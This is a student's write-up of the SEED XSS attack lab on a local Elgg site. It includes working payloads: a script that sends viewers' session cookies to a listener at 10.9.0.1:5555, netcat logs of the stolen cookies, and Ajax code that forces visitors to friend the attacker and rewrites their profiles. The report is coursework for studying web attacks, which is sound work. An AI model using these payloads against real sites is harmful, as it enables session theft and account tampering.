CSC 223

Title and Experiment #	Lab 4: Cross-Site Scripting (XSS) Attack Lab
Name	Gianna Galard
Date Performed	30-Oct-22
Date Submitted	30-Oct-22

The student pledges this work to be their own *Gianna Galard*

Overview:


The objective of this lab is to have the student exploit this vulnerability to launch an XSS attack on the modified Elgg in a way similar to what Samy Kamkar did to MySpace in 2005 through the notorious Samy worm. The ultimate goal of this attack is to spread an XSS worm among the users, such that whoever views an infected user profile will be infected, and whoever is infected will add you (i.e., the attacker) to their friend list.

This lab covers the following topics:

- Cross-Site Scripting attack
- XSS worm and self-propagation
- Session cookies
- HTTP GET and POST requests
- JavaScript and Ajax
- Content Security Policy (CSP)

Lab Environment Setup:


- Launched the Virtual Machine



```
Kali 2020 x64 Customized by ...
Powered Off
SEED-Ubuntu20.04
Running

General
Name:              SEED-Ubuntu20.04
Operating System:  Ubuntu (64-bit)

System
Base Memory:   2048 MB
Processors:    2
Boot Order:    Floppy, Optical, Hard Disk
Acceleration:  VT-x/AMD-V, Nested Paging, PAE/
               NX, KVM Paravirtualization

Display
Video Memory:           28 MB
Graphics Controller:    VMSVGA
Acceleration:           3D
Remote Desktop Server:  Disabled
Recording:              Disabled

Storage
Controller: IDE
 IDE Secondary Device 0:  [Optical Drive] Empty
Controller: SATA
 SATA Port 0:             SEED-Ubuntu20.04.vdi (Normal, 80.00 GB)

Audio
Host Driver:  Windows DirectSound
Controller:   ICH AC97

Network
Adapter 1:  Intel PRO/1000 MT Desktop (NAT Network, 'NatNetwork')

USB
USB Controller:  OHCI, EHCI
Device Filters:  0 (0 active)
```


- Downloaded and used Labsetup as a shared folder between Linux VM and Host PC

- Ran the following commands in the following order in terminal:
    - **dcbuild** to build the container
    - **dcup** to start the container
    - **dockps** to view the id’s of the containers:



```
[10/30/22]seed@VM:~/.../Labsetup$ dockps
92abcccb4c32  mysql-10.9.0.6
5443e66d8ed2  elgg-10.9.0.5
[10/30/22]seed@VM:~/.../Labsetup$ 
```

- Added DNS configuration in **/etc/hosts/**




```
# For XSS Lab
10.9.0.5        www.seed-server.com
10.9.0.5        www.xsslabelgg.com
10.9.0.5        www.example32a.com
10.9.0.5        www.example32b.com
10.9.0.5        www.example32c.com
10.9.0.5        www.example60.com
10.9.0.5        www.example70.com
```


Lab Tasks: Attacks:

Task 1: Posting a Malicious Message to Display an Alert Window

I first logged into Samy's account and navigated to his profile. Then, I clicked "Edit profile" and added "<script>alert('XSS');</script>" to the Brief description. After saving and navigating to his account, this alert now pops up:




I then logged into Alice's account and navigated to Samy’s account:



Task 2: Posting a Malicious Message to Display Cookies


I logged into Samy's account and removed the script from the Brief description. I then navigated to About me, clicked "Edit HTML," and added "<script>alert(document.cookie);</script> ". After saving and navigating to his account, this alert now pops up:



Your profile was successfully saved.

```
Elgg=ona87al1iu71aj0g1llvfa8q7t
```


I then logged into Alice's account and navigated to Samy’s account:



```
Elgg=sqspl4jg7otqpqentlb24o24rl
```


Task 3: Stealing Cookies from the Victim’s Machine

I then logged into Samy’s account, navigated to his profile, and added the following to his about me in the html editor:




```
<script> document.write('<img src= http://10.9.0.1:5555?c=' + escape(document.cookie) +'>');</script>
```

The following information associated with port 5555 gets shown after running the following command and navigating to his profile:



```
[10/30/22]seed@VM:~/.../Labsetup$ nc -l 5555
GET /?c=Elgg%3D2tpmno4j9mnc4ktcvpph7fjoc7 HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
```


I then logged into Alice’s account and visited Samy’s profile:



```
[10/30/22]seed@VM:~/.../Labsetup$ nc -l 5555
GET /?c=Elgg%3D2tpmno4j9mnc4ktcvpph7fjoc7 HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy

[10/30/22]seed@VM:~/.../Labsetup$ nc -l 5555
GET /?c=Elgg%3D22voqjnoctfirpihrncg9htk7r HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
```


Task 4: Becoming the Victim’s Friend

I first viewed the page source to retrieve Samy’s id:



```
-,"session":{"user":{"guid":59,"type":"user","subtype":"user","owner_guid":59,"container_guid":0,"time_created":'
//www.seed-server.com/cache/1587931381/default/elgg/require_config.js"></script><script src="http://www.seed-se
```

I then added the following to Samy’s profile in the about me html editor:



Edit profile

Display name

Samy


About me

```
<script type="text/javascript">
window.onload = function () {
 var Ajax=null;
 // Set the timestamp and secret token parameters
 var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
 var token="&__elgg_token="+elgg.security.token.__elgg_token;
 //Construct the HTTP request to add Samy as a friend.
 var sendurl= "http://www.seed-server.com/action/friends/add"
           + "?friend=59" + token + ts;
 //Create and send Ajax request to add friend
 Ajax=new XMLHttpRequest();
 Ajax.open("GET",sendurl,true);
 Ajax.setRequestHeader("Host","www.xsslabelgg.com");
 Ajax.setRequestHeader("Content-Type",
            "application/x-www-form-urlencoded");
 Ajax.send();
}
</script>
```

Public

Brief description


I then logged into Alice’s profile and navigated to her friends list before viewing Samy’s profile:




Alice's friends

No friends yet.

After viewing Samy’s profile:






```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;

  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;          CD
  var token="&__elgg_token="+elgg.security.token.__elgg_token;  @

  //Construct the HTTP request to add Samy as a friend.
  var sendurl=...;  //FILL IN

  //Create and send Ajax request to add friend
  Ajax=new XMLHttpRequest();
  Ajax.open("GET", sendurl, true);
  Ajax.send();
}
</script>
```

1. Explain the purpose of Lines CD and @, why are they are needed?
    - These lines set the timestamp and secret token parameters
2. If the Elgg application only provides the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?
    - If you cannot switch to the Text mode, you will not be able to launch a successful attack

Task 5: Modifying the Victim’s Profile

I added and filled in the blanks for the following code added in Samy’s about me:




Display name

Samy

About me

```
<script type="text/javascript">
window.onload = function(){
  var name = "&name=" + elgg.session.user.name;
  var guid = "&guid=" + elgg.session.user.guid;
  var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token = "&__elgg_token="+elgg.security.token.__elgg_token;
  var desc = "&description=hello" +" &accesslevel[description]=2";
  var sendurl="http://www.seed-server.com/action/profile/edit";
  var content = token + ts + name + desc + guid;
  if (elgg.session.user.guid != 59){
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST", sendurl,true);
    Ajax.setRequestHeader("Content-Type",
                        "application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}
</script>
```


I then logged into Alice’s account, and navigated to her profile:



About me

